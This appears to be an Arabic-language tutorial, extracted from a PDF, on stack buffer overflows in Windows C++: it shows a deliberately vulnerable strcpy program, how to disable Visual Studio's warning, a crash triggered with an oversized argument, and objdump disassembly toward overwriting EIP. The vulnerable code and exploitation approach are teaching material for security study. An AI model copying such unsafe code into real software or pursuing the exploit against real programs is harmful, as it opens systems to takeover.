
-عشان نضيف ملف ال C++ بتعنا هنروح نعمل الخطوه دي ...



-وبعد كدا هات الملف بتاعك من المكان اللي حافظه فيه ...



- وافتح الملف هتلقيه قدامك بالشكل دا ...




```
#define _CRT_SECURE_NO_DEPRECATE
#include <iostream>
#include <cstring>

int bf_overflow(char *str){
    char buffer[10];           //our buffer
    strcpy(buffer,str);        //the vulnerable command
    return 0;
}

int good_password(){          // a function which is never executed
    printf("Valid password supplied\n");
    printf("This is good_password function \n");
    return 0;
}

int main(int argc, char *argv[])
{
    int password=0; // controls whether password is valid or not
    printf("You are in goodpwd.exe now\n");
    bf_overflow(argv[1]); //call the function and pass user input
    if ( password == 1) {
        good_password(); //this should never happen
    }
    else {
        printf("Invalid Password!!!\n");
    }
    printf("Quitting sample1.exe\n");
    return 0;
}
```

- السطر الاول فال **define# Script** عندنا وهو من اول **Overflow** لحد آخر السطر دا انا اللي ضيفته للكود مكنش موجود اساسا ... ضايفه عشان **Function** يتلاشى ال **error** الخاص بال **Visual Studio** اللي هي **strcpy** الغير أمنه عشان زي مقولنا معرضه لـ **Buffer** على نسخه **Visual studio** ... **Overflow** مش راضي يعمل **run** لـ **Code 10 Windows** أمن ... فأحنا حطينا السطر الاول دا عشان نعرفه يتتجاهل الخطأ دا ويكمel شغله عادي ويشغل الكود ... وبعد كدا تعالى نعمل **Debug** للكود يعني نشغله عشان نشوف النتيجه ... وهل هيتعملنا **run** فعلا ولا البرنامج مش هيرضى !!



```

1 You are in goodpwd.exe now
2
3 C:\Users\s\source/repos\solution\Debug\solution.exe (process 28416) exited with code -1073741819.
4 Press any key to close this window . . .
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23


```

-هلاقی فعلا الكود بتعنا اشتغل معانا وكله تمام ومفيش اي **errors** وكمان محصلش ال **Buffer Overflow** الخاص بال **Attack** اللي ذكرناه الخاصه بال **strcpy** اللي اسمها **Function** الموجوده فالكود .

-الفكرة فين ركز معايا !! علشان لسه مضفناش **Argument** واحد مشغلين ملف ال **exe** الخاص بالكود بتعنا عشان نزود على ال **Buffer** المسموح بيها فالكود عندنا زي متفقنا قبل كدا واللى هو هنا 10 فتالى نعمل الخطوات دي مع بعض ونشوف هل فعلا هيطلعنا **Error** ولااء.

تعالى نعمل نسخه **exe** من الكود بتعنا عشان نضيف ليها **argument**

## -هتلaci ملف ال exe اللي اتعمله create فالمكان دا ...



-تعالى نفتح الملف دا بال **CMD** أو ال **terminal** عموما ونشغل الكود عادي ونشوفه وبعد كدا نضيف له **argument** أكبر من حجم ال المتاحه عندنا ونشوف النتيجه اللي هتطلعنا ايه .

```
PS C:\Users\s\source/repos\solution\Debug> ls

Directory: C:\Users\s\source\repos\solution\Debug

Mode                LastWriteTime         Length Name
----                - - - - -           - - - - -
-a---    12/18/2024 1:33 AM          40960 solution.exe
-a---    12/18/2024 1:33 AM        1019904 solution.pdb

PS C:\Users\s\source\repos\solution\Debug> .\solution.exe
```

```
PS C:\Users\s\source\repos\solution\Debug> ls

Directory: C:\Users\s\source\repos\solution\Debug

Mode                LastWriteTime         Length Name
----                - - - - -           - - - - -
-a---    12/18/2024 1:33 AM          40960 solution.exe
-a---    12/18/2024 1:33 AM        1019904 solution.pdb

PS C:\Users\s\source\repos\solution\Debug> .\solution.exe
You are in goodpwd.exe now
PS C:\Users\s\source\repos\solution\Debug> .\solution.exe
AAAAAAAAAAAAAAAAAAAAAAA Microsoft Visual C++ Runtime Library
Debug Error!
Program: C:\Users\s\source\repos\solution\Debug\solution.exe
Module: C:\Users\s\source\repos\solution\Debug\solution.exe
File:
Run-Time Check Failure #2 - Stack around the variable 'buffer' was corrupted.
(Press Retry to debug the application)

Abort  Retry  Ignore
```

-هتلاقی ال **Stack Crash** لل **error** طعلک وبيقولك انت كدا عملت عشان عطناها قيمة أكبر من القيمة المسموحة بيهها اللي هي حدناها فالکود وکانت **10** ... وصلت كدا الفکرہ .

-زي مقولنا ال **Attacker** مش هيكتفى بالخطوات دي فقط ... لاء هتلاقیه بيعمل **Crafted payloads** بطرق عشان يوصل لصلاحيات أعلى على جهاز ال **Victim** ... بس عشان نعمل كدا عاوزين نعرف ال اللي ضفناها للكود بتاعنا دي متسجله فأنھي **Arguments** اللي **Address** بالضبط ... عشان على اساس ال **Address** الموجوده فيه هنبدأ نخلی ال **EIP** يوجه ال **payload** اللي هنضفها لل **Address** عشان ينفذها ... ودا هنشوفه بالتفصيل مع بعض عن طريق اننا عاوزين نوصل لـ **Assembly code** عشان دا موجود فيه العناوين الخاصه بال **Memory** اللي احنا عاوزين نوصلها ... فأحنا عندنا كدا كذا ملف ال **exe** بتاعنا اللي هو **goodpwd.exe** اللي طعناه لو تفتكر فوق ...


-عندنا **Command** بيجي ضمن ال **Commands** اللي بتجي مع ال **++DevC** الخاص بلغه **++C** اسمه **objdump** ودا اللي هنسخدمه عشان نحوال ال **exe file** لـ **assembly file** عشان نوصل لـ **Memory Addresses** الموجوده فال ... وال هيكون بالشكل التالي وهنفهمه مع بعض ...

```
objdump -d -Mintel goodpwd.exe > goodpwd_disassembled.txt
```


-انت ممكن تستخدمه من المسار الموجود فيه البرنامج اللي هو زي مهنوی **objdump** زي مهنوی و لكن ممكن نقله من خلال المسار لأي مكان عشان نقدر نشغل منه برضه زي مهنوی مع بعض ... فأحنا عاوزين نعمل كام خطوة هنشوفهم مع بعض بحيث اقدر اشغل البرنامج من اي مكان محتاج اني كل مره لازم اروح للمسار الموجود فيه عشان اشغله !

Name	Date modified	Type	Size
libgomp-1.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	104 KB
libiconv-2.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	913 KB
libintl-8.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٦	Application exten...	474 KB
libquadmath_64-0.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	344 KB
libquadmath-0.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	347 KB
libssp_64-0.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	18 KB
libssp-0.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	14 KB
libstdc++_64-6.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	991 KB
libstdc++-6.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	910 KB
libwinpthread_64-1.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	63 KB
libwinpthread-1.dll	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application exten...	60 KB
mingw32-make.exe	٢٠١٤/١٢/٠٧ م ٢٣:٤٥	Application	215 KB
nm.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	877 KB
objcopy.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	1,028 KB
objdump.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	1,529 KB
python27.dll	٢٠١٤/٦/٢٠ م ٨:٤٨	Application exten...	2,939 KB
ranlib.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	890 KB
readelf.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	387 KB
rm.exe	٢٠٠٥/٠١/٢٩ م ٢٣:٥٠	Application	64 KB
size.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	869 KB
strings.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	867 KB
strip.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	1,028 KB
windmc.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	891 KB
windres.exe	٢٠١٤/١٢/٠٧ م ٩:٤٣ ص	Application	996 KB
x86_64-w64-mingw32-c++.exe	٢٠١٤/١٢/٠٧ م ٢٣:٥٠	Application	793 KB
x86_64-w64-mingw32-g++.exe	٢٠١٤/١٢/٠٧ م ٢٣:٥٠	Application	793 KB
x86_64-w64-mingw32-gcc.exe	٢٠١٤/١٢/٠٧ م ٢٣:٥٠	Application	790 KB
x86_64-w64-mingw32-gcc-4.9.2.exe	٢٠١٤/١٢/٠٧ م ٢٣:٥٠	Application	790 KB

